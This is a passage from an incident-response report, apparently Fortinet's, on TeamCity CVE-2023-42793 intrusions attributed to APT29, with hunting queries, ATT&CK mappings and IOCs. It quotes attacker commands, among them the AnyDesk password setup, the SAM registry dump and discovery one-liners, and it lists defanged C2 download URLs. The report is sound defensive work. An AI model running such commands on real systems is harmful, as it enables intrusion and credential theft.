Command line: cmd.exe "/c echo [redacted] | c:\TeamCity\bin\anydesk.exe --set-password"
[2023-10-[redacted]]    INFO - tbrains.buildServer.ACTIVITIES - External process is launched by user user with id=1.
Command line: cmd.exe "/c c:\TeamCity\bin\AnyDesk.exe --get-id"
```

Figure 23: The TeamCity log showing the installation and execution of the Anydesk remote access tool.

The Fortinet IR team was able to link connections made from the host HOST_1_TEAMCITY from the AnyDesk application to IP address 92.38.177[.]14. When we investigated, it was found to be an AnyDesk software relay address. Using relays as part of AnyDesk infrastructure allows threat actors to abstract their own infrastructure from intrusions. FortiGuard CTS information for the relay IP is shown in Figure 24. It's worth noting that FortiGuard CTS marked this as clean because AnyDesk is a common remote management tool that, by default, uses AnyDesk infrastructure, which is not malicious by itself.



Indicator Overview

92.38.177.14

21

Low Risk

Fortiguard Live Rating

WebFilter: Remote Access

Insights

ASN 199524 GCORE ( G-Core Labs S.A. ) 92.38.177.0/24

Chicago, Illinois, United States

PTR relay-dc7501e7.net.anydesk.com


30 Day Domain Hosting Risk Profile Average Risk: 31 Total Domains: 2

High: 0 | Suspicious: 0 | Moderate: 0 | Low: 2 | Trustworthy: 0

Name: AnyDesk-AnyDesk Reputation Rating: 5 Version: 4 ID: 5963927

Figure 24: Fortiguard CTS screen with information about AnyDesk relay IP address.

The connections made by AnyDesk.exe can be seen in Figure 25.



```
 TCP    10.[redacted]:50179        92.38.177.14:443       ESTABLISHED    3804
[AnyDesk.exe]
 TCP    [redacted]                 [redacted]             ESTABLISHED    3532
 [redacted]
[[redacted]]
 TCP    10.[redacted]:55219        128.239.22.138:443     ESTABLISHED    2072
[rundll32.exe]
```

Figure 25: An Anydesk.exe TCP/IP connection from host HOST_1_TEAMCITY to the internet.

These actors tried one or two methods but did not conduct further activity on the server or victim network. They likely lacked the knowledge or interest to pursue further intrusion on the victim network, as their initial efforts were ineffective.

## Conclusion

This article provided details of several intrusions where the TeamCity vulnerability CVE-2023-42793 was exploited to gain access to the victim network. Observed exploitation originated from multiple disparate threat actors who employed numerous diverse post-exploitation techniques in an attempt to gain a foothold in the victim network. It should be noted that this activity occurred after the vendor (JetBrains) had provided a valid patch.

While the security controls in place within the victim's environment were able to keep the majority of adversaries at bay, a failure to adequately triage alerts generated by the victim's EDR (FortiEDR) and subsequent downgrading of protections opened gaps in the victim's defenses. This allowed the main threat actor to establish a foothold and eventually gain the access required to maneuver freely through the network.

As part of this intrusion, the main threat actor employed the GraphicalProton malware to maintain access. The main threat actor primarily used Scheduled Tasks (T1053.005[23]) to execute these GraphicalProton payloads. Their preferred method of defense evasion for these scheduled tasks was rundll32 proxy execution, but the threat actor was also able to employ several legitimate third-party binaries that were vulnerable to search order hijacking to execute their malware. Given the technique crossover with previously reported activity and the identification of the GraphicalProton payload, FortiGuard believes with medium confidence that this attack was part of a new BlueBravo (tracked by Recorded Future[24])/APT29 (tracked by Mandiant[25]) campaign. Of particular note are the significant OPSEC considerations employed throughout the intrusion (discounting the opendir web server fumble): the use of compromised infrastructure local to the victim, search order hijacking with legitimate DLLs added after execution, the quality of masquerading, and the use of single-use infrastructure components.

MITRE ATT&CK mappings, mitigation suggestions, and threat-hunting queries are provided below to assist organizations in identifying similar activity in their environments. IOCs have also been provided for completeness.

### Fortinet Protections

The malware described in this report are detected and blocked by FortiGuard Antivirus as:

AntiVirus: W64/GraphicalProton.A!tr
AntiVirus: W64/Dukes.O!tr
AntiVirus: W32/Dukes.P!tr
AntiVirus: W32/PossibleThreat

FortiGate, FortiMail, FortiClient, and FortiEDR support the FortiGuard AntiVirus service. The FortiGuard AntiVirus engine is a part of each of those solutions. As a result, customers who have these products with up-to-date protections are protected.

Fortinet has also released an IPS signature to proactively protect our customers from the threats contained in the report:

CVE-2023-42793: JetBrains.TeamCity.CVE-2023-42793.Authentication.Bypass

The URLs are rated as “Malicious Websites” and “Malicious Activities Found” by the FortiGuard Web Filtering service.

FortiGuard IP Reputation and Anti-Botnet Security Service proactively block these attacks by aggregating malicious source IP data from the Fortinet distributed network of threat sensors, CERTs, MITRE, cooperative competitors, and other global sources that collaborate to provide up-to-date threat intelligence about hostile sources.

If you believe this or any other cybersecurity threat has impacted your organization, please contact our Global FortiGuard Incident Response Team.

## Threat Hunting

The following Threat Hunting query will search for a network socket connected by rundll32.exe, which has the same filenames of DLL as those observed in this intrusion.

Type: ("Socket Connect") AND Source.Process.Name: ("rundll32.exe") AND Source.Process.CommandLine: ("\"AclNumsInvertHost.dll\", AclNumsInvertHost" OR "\"UnregisterAncestorAppendAuto.dll\", UnregisterAncestorAppendAuto")

The following Threat Hunting query will search for process creation events where rundll32.exe launches cmd.exe and executes any of the commands executed by the malicious DLL upon execution.

Type: ("Process Creation") AND Source.Process.Name: ("rundll32.exe") AND Target.Process.File.Name: ("cmd.exe") AND Target.Process.CommandLine: ("\/C \"chcp 65001 \> NUL & netstat \-afn \-p TCP\"" OR "\/C \"chcp 65001 \> NUL & wmic datafile where Name\=\"C\:\\\\Windows\\\\system32\\\\ntoskrnl.exe\" get Version\"" OR "\/C \"chcp 65001 \> NUL & echo %userdomain%*%computername%**%username%\"" OR "\/C \"chcp 65001 \> NUL & tasklist\"")

The following Threat Hunting query will search for process creation of scheduled tasks using schtasks.exe with type ONLOGON or ONSTART and with the following filenames (iisexpresstray.exe, AclNumsInvertHost.dll, UnregisterAncestorAppendAuto.dll), which were used throughout this intrusion for persistence.

Type: ("Process Creation") AND Target.Process.File.Name: ("schtasks.exe") AND Target.Process.CommandLine: (create \/SC AND (ONLOGON OR ONSTART)) AND Target.Process.CommandLine:(iisexpresstray.exe OR AclNumsInvertHost.dll OR UnregisterAncestorAppendAuto.dll OR DefenderUPDService OR IISUpdateService)

The following Threat Hunting query will search for an event where a particular task creation was being verified by the threat actor.

Type: ("Process Creation") AND Target.Process.File.Name: ("schtasks.exe") AND Target.Process.CommandLine: ("\/Query \/TN \\Microsoft\\Windows\\DefenderUPDService \/FO LIST \/V")

The following Threat Hunting query will search for an event where TeamCity process (java.exe) creates a process of Windows task management utility (schtasks.exe). Keep in mind that this query might have false positives where there is an official need for Java applications to launch the schedule task utility.

Type: ("Process Creation") AND Source.Process.Name: ("java.exe") AND Target.Process.File.Name: ("schtasks.exe")

The following Threat Hunting query will search for an event where schtasks.exe is the target process and the command line contains rundll32.exe. Keep in mind this query might generate false positives in envrionments where there are scheduled tasks having rundll32.exe are created using schtasks.exe.

Type: ("Process Creation") AND target.Process.Name: ("schtasks.exe") AND Target.Process.CommandLine: (rundll32.exe)

The following Threat Hunting query will search for an event where rundll32.exe will connect to login.microsoftonline[.]com or graph.microsoft[.]com over HTTP protocol. Keep in mind that this query might generate false positives where there is a legitimate use of rundll32.exe to connect to these URLs.

Type: ("HTTP Request") AND Source.Process.Name: ("rundll32.exe") AND URL: ("https\:\/\/login.microsoftonline.com\:443" OR "https\:\/\/graph.microsoft.com\:443")

## MITRE ATT&CK

### TA0042: Resource Development

| Technique | Technique Description | Observed Activity |
|---|---|---|
| T1584.004 | Compromise Infrastructure: Server | The threat actor(s) had compromised a server of an educational institution. A malicious DLL file connected to this compromised server as a C2. The IR team suspects that this server acts as a connection forwarder to the real C2. |
| Mitigation | Mitigation is difficult using preventive controls as infrastructure is outside the scope of the enterprise.<br>Fortinet Security Fabric Controls:<br>N/A | |

### TA0043: Reconnaissance

| Technique | Technique Description | Observed Activity |
|---|---|---|
| T1595.002 | Active Scanning: Vulnerability Scanning | The threat actor(s) performed vulnerability scans using Nuclei to check if the TeamCity server was vulnerable for CVE-2023-42793. |
| Mitigation | Traffic pattern inspection for the specific URL pattern used in a vulnerability check can be done. Also, monitoring of network data for uncommon data flows can be done to identify abnormal activity.<br>Fortinet Security Fabric Controls:<br>FortiGate, FortiSIEM | |

### TA0001: Initial Access

| Technique | Technique Description | Observed Activity |
|---|---|---|
| T1190 | Exploit Public-Facing Application | The threat actor(s) exploited the vulnerability CVE-2023-42793 of the public-facing TeamCity software host. |
| Mitigation | Web Application Firewalls may be used to limit exposure of applications to prevent exploit traffic from reaching the application.<br>Segment externally facing servers and services from the rest of the network with a DMZ or on separate hosting infrastructure.<br>Fortinet Security Fabric Controls:<br>FortiWeb, FortiGate, FortiSIEM | |

### TA0002: Execution

| Technique | Technique Description | Observed Activity |
|---|---|---|
| T1059.003 | Command and Scripting Interpreter: Windows Command Shell | The threat actor(s) executed cmd.exe through the vulnerable TeamCity software for various activities, including the download and execution of malicious files. |
| Mitigation | Blocking network connections from cmd.exe to external IP addresses, except for those on an allow list, is the best way to limit this very prevalent TTP.<br>Detection of cmd.exe being spawned by software services (e.g. java.exe in current scenario).<br>Fortinet Security Fabric Controls:<br>FortiEDR, FortiGate, FortiSIEM (detection) | |

| Technique | Technique Description | Observed Activity |
|---|---|---|
| | | |

| | | |
|---|---|---|
| T1053.005 | Scheduled Task/Job: Scheduled Task | The threat actor(s) used Windows Task Scheduler to create scheduled tasks to execute dropped payloads and maintain persistence. |
| Mitigation | Audit the scheduled task on the hosts using a SIEM tool to identify abnormal tasks.<br>Fortinet Security Fabric Controls:<br>FortiSIEM (detection), FortiEDR, FortiClient | |
| Technique | Technique Description | Observed Activity |
| T1047 | Windows Management Instrumentation | The threat actor(s) used the Windows Management Instrumentation command-line utility from HOST_1_TEAMCITY to connect to multiple other hosts for lateral movement. |
| Mitigation | Use application control to block execution of wmic.exe if it is not required for a given system or network. This ensures that potential misuse is prevented.<br>Advanced EDR products with behavioral detection can detect and block the use of WMIC for malicious behaviors.<br>Fortinet Security Fabric Controls:<br>FortiSIEM (detection), FortiEDR, FortiClient | |

**TA0003: Persistence**

| Technique | Technique Description | Observed Activity |
|---|---|---|
| T1136.001 | Create Account: Local Account | The threat actor(s) created a Windows local administrator account through cmd.exe. |
| Mitigation | New account creation should be audited using Windows logs.<br>Fortinet Security Fabric Controls:<br>FortiSIEM (detection) | |
| Technique | Technique Description | Observed Activity |
| T1053.005 | Scheduled Task/Job: Scheduled Task | The threat actor(s) used Windows Task Scheduler to create scheduled tasks to execute dropped payloads and maintain persistence. |
| Mitigation | Audit the scheduled task on the hosts using SIEM tool for abnormal tasks.<br>Fortinet Security Fabric Controls:<br>FortiSIEM (detection) | |

**TA0005: Defense Evasion**

| Technique | Technique Description | Observed Activity |
|---|---|---|
| T1574.001 | Hijack Execution Flow: DLL Search Order Hijacking | Threat actor(s) downloaded a number of legitimate signed executable files and malicious DLLs in the same folder. The malicious DLLs were named similarly but were different from their legitimate counterparts. A full list of vulnerable legitimate software used in this way is available in Table 2 in the report. |
| Mitigation | Enable Safe DLL Search Mode to force search for system DLLs in directories with greater restrictions.<br>Fortinet Security Fabric Controls:<br>FortiEDR, FortiClient | |

| Technique | Technique Description | Observed Activity |
|---|---|---|

| | | |
|---|---|---|
| T1564.002 | Hide Artifacts: Hidden Users | Threat actor(s) created a new local admin account and made that account a special account by adding HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\Userlist to the registry path. This prevented the new account from being displayed on the GUI login screen. |
| Mitigation | Monitor executed commands and arguments that could be used to add a new user and subsequently hide it from login screens. Advanced EDR solutions like FortiEDR can be used to monitor for associated registry changes. Windows advanced logs can be ingested into SIEM to monitor these activities.<br>Fortinet Security Fabric Controls:<br>FortiEDR, Windows Advanced Logging, FortiSIEM, FortiSOAR | |

| Technique | Technique Description | Observed Activity |
|---|---|---|
| T1027.002 | Obfuscated Files or Information: Software Packing | Malicious DLL files were obfuscated to avoid analysis. |
| Mitigation | Employ heuristic-based malware detection on endpoints and generate alerts for executables packed with known packers.<br>Fortinet Security Fabric Controls:<br>FortiEDR, FortiClient | |

| Technique | Technique Description | Observed Activity |
|---|---|---|
| T1218.011 | System Binary Proxy Execution: Rundll32 | The actor(s) used the Windows utility rundll32.exe to execute malicious DLL files (GraphicalProton). This appeared to be the adversary's primary/preferred method of DLL execution. |
| Mitigation | A behavioral detection tool such as FortiEDR can be used to detect and block malicious activities performed by files executed via rundll32.exe.<br>Fortinet Security Fabric Controls:<br>FortiEDR, FortiClient, FortiSIEM, FortiSOAR | |

**TA0006: Credential Access**

| Technique | Technique Description | Observed Activity |
|---|---|---|
| T1003.002 | OS Credential Dumping: Security Account Manager | The threat actor had tried to dump SAM using the command 'reg.exe save HKLM\SAM.' |
| Mitigation | A modern EDR solution should detect and mitigate attempts to access and dump the SAM registry hive.<br>Fortinet Security Fabric Controls:<br>FortiEDR | |

| Technique | Technique Description | Observed Activity |
|---|---|---|
| T1003.003 | OS Credential Dumping: NTDS | The threat actor had tried to dump Ntds.dit using the Windows utility ntdsutil.exe. |
| Mitigation | A modern EDR solution should detect and mitigate attempts to access and dump NTDS files.<br>Fortinet Security Fabric Controls:<br>FortiEDR | |

**TA0011: Command & Control**

| Technique | Technique Description | Observed Activity |
|---|---|---|
| T1071.001 | Application Layer Protocol: Web Protocols | The malicious DLL file made HTTPS web requests to the adversary's C2. |
| Mitigation | Network intrusion detection and prevention systems that use network signatures to identify traffic for specific adversary malware can be used to mitigate activity at the network level. | |

| | | |
|---|---|---|
| | Firewalls should be able to block network connections with anomalous user-agent strings associated with non-standard browsers. This can also reduce the effectiveness of this TTP if the adversary does not configure a user-agent to match the environment. It is possible to block C2 IPs/URLs obtained from a threat intel feed at the gateway level.<br>Fortinet Security Fabric Controls:<br>FortiEDR, FortiGate, FortiSIEM, FortiGuard Threat Intelligence | |

| Technique | Technique Description | Observed Activity |
|---|---|---|
| T1219 | Remote Access Software | The actor downloaded AnyDesk software as an alternative C2 method to gain direct remote access to victim endpoints. |
| Mitigation | Application whitelisting is a great way of reducing the effectiveness of this TTP. Where this is not achievable, a modern EDR solution should be able to flag remote access software and other PUPs as suspicious so they can be allowed explicitly if used legitimately in an environment. A network-level IDS (Intrusion Detection System) with the ability to detect AnyDesk software traffic would be able to block this traffic.<br>Fortinet Security Fabric Controls:<br>FortiEDR, FortiClient, FortiNDR, FortiAnalyzer, FortiSIEM, FortiSOAR | |

| Technique | Technique Description | Observed Activity |
|---|---|---|
| T1090.003 | Proxy: Multi-hop Proxy | The actor used the Tor network to launch exploit attacks. |
| Mitigation | Traffic to known anonymity networks and C2 infrastructures can be blocked through the use of network allow and block lists. Firewalls with deep inspection (e.g. FortiGate[26]) can block Tor traffic through Application Control.<br>Fortinet Security Fabric Controls:<br>FortiGate, FortiEDR, FortiClient | |

## IOCs

The following IOCs are from the investigation, analysis of the samples, and subsequent activity observed on the same host between initial detection and remediation by the customer. In addition to these IOCs directly observed by the FortiGuard IR team, several samples that match the characteristics of observed samples have been included to assist with detecting historical activity.

| Indicator | Indicator Type | Associated Tactic | Notes |
|---|---|---|---|
| a66d76d86448965e57d7be96a57529c497e4b99d | SHA1 Hash | Execution | File hash of 1.exe downloaded host |
| d4411f70e0dcc2f88d74ae7251d51c6676075f6f | | | File hash of malicious DLL AclNumsInvertHost.dll |
| f836173805a8c4d4ee319fdefe4a5e92f3f55f32 | | | File hash of malicious DLL UnregisterAncestorAppendAut |
| a4b03f1e981ccdd7e08e786c72283d5551671edf | | | File hash of malicious DLL ModeBitmapNumericAnimate. |
| 8f5780056107dbc2bb59d63f454d8523091ddde2 | | | File hash of malicious DLL MpCmdHelp.dll |
| 51aa6e5186ede77545e99b14b8f7e8180a0c6933 | | | File hash of malicious DLL oleac.dll |
| 4fed3d5de4df20d961831be6194b9d595b943bc9 | | | File hash of malicious DLL PerformanceCaptionApi.dll |
| 682b9ac9448707024985ad54476acfbf642a03b9 | | | File hash of malicious DLL pdhui_1.dll |
| 3a32e516c037c37f7bf83171e167511ba53870a7 | | | File hash of malicious DLL winmm.dll |
| 2df317b8a408d2ad5c94b9de6f20bbef03e46066 | | | File hash of malicious DLL mscorees.dll |
| hxxp://bringthenoiseappnew.s3.amazonaws[.]com/ujwphtigdcokr | URL | C2 | C2 URL from which malicious executable downloaded |
| hXXp[:]//103[.]76[.]128[.]34:8080/ | | | C2 URL from which malicious |

| | | | |
|---|---|---|---|
| | | | DLLs downloaded |
| hXXps[:]//fisheries-states-codes-camps[.]trycloudflare[.]com/rcu | | | C2 URL from which malicious executable downloaded |
| 128[.]199[.]207[.]131 | IP | C2 | C2 IP address seen from GraphicalProton malware |
| 167[.]114[.]3[.]69 | | | |

## Article References

[1] https://nvd.nist.gov/vuln/detail/CVE-2023-42793

[2] https://www.sonarsource.com/blog/teamcity-vulnerability/

[3] https://www.jetbrains.com/teamcity/

[4] https://attackerkb.com/topics/1XEEEkGHzt/cve-2023-42793/rapid7-analysis

[5] https://www.cisa.gov/news-events/alerts/2023/10/04/cisa-adds-two-known-exploited-vulnerabilities-catalog-removes-five-kevs

[6] https://github.com/projectdiscovery/nuclei

[7] https://github.com/projectdiscovery/nuclei-templates/blob/016d696c4c964f47580f21a1219f6c878264a7a0/http/cves/2023/CVE-2023-42793.yaml#L52C34-L52C34

[8] https://crt.sh/?q=d88fbe100874149e0059203fc1873958cde569deae66e1d934083006a4d5a258

[9] https://www.mandiant.com/resources/blog/apt29-evolving-diplomatic-phishing

[10] https://www.wired.com/story/the-untold-story-of-solarwinds-the-boldest-supply-chain-hack-ever/

[11] https://go.recordedfuture.com/hubfs/reports/cta-2023-0727-1.pdf

[12] https://learn.microsoft.com/en-us/iis/extensions/introduction-to-iis-express/iis-express-overview

[13] https://attack.mitre.org/techniques/T1036/005/

[14] https://attack.mitre.org/techniques/T1574/001/

[15] https://pubs.opengroup.org/onlinepubs/009604599/functions/opendir.html

[16] https://attack.mitre.org/techniques/T1003/002/

[17] https://attack.mitre.org/techniques/T1003/002/

[18] https://attack.mitre.org/techniques/T1136/001/

[19] https://attack.mitre.org/techniques/T1047/

[20] https://github.com/ParrotSec/mimikatz

[21] https://go.recordedfuture.com/hubfs/reports/cta-2023-0727-1.pdf

[22] https://attack.mitre.org/techniques/T1219

[23] https://attack.mitre.org/techniques/T1053/005

[24] https://go.recordedfuture.com/hubfs/reports/cta-2023-0727-1.pdf

[25] https://www.mandiant.com/resources/blog/apt29-evolving-diplomatic-phishing

[26] https://community.fortinet.com/t5/FortiGate/Technical-Tip-Blocking-and-monitoring-Tor-traffic/ta-p/196239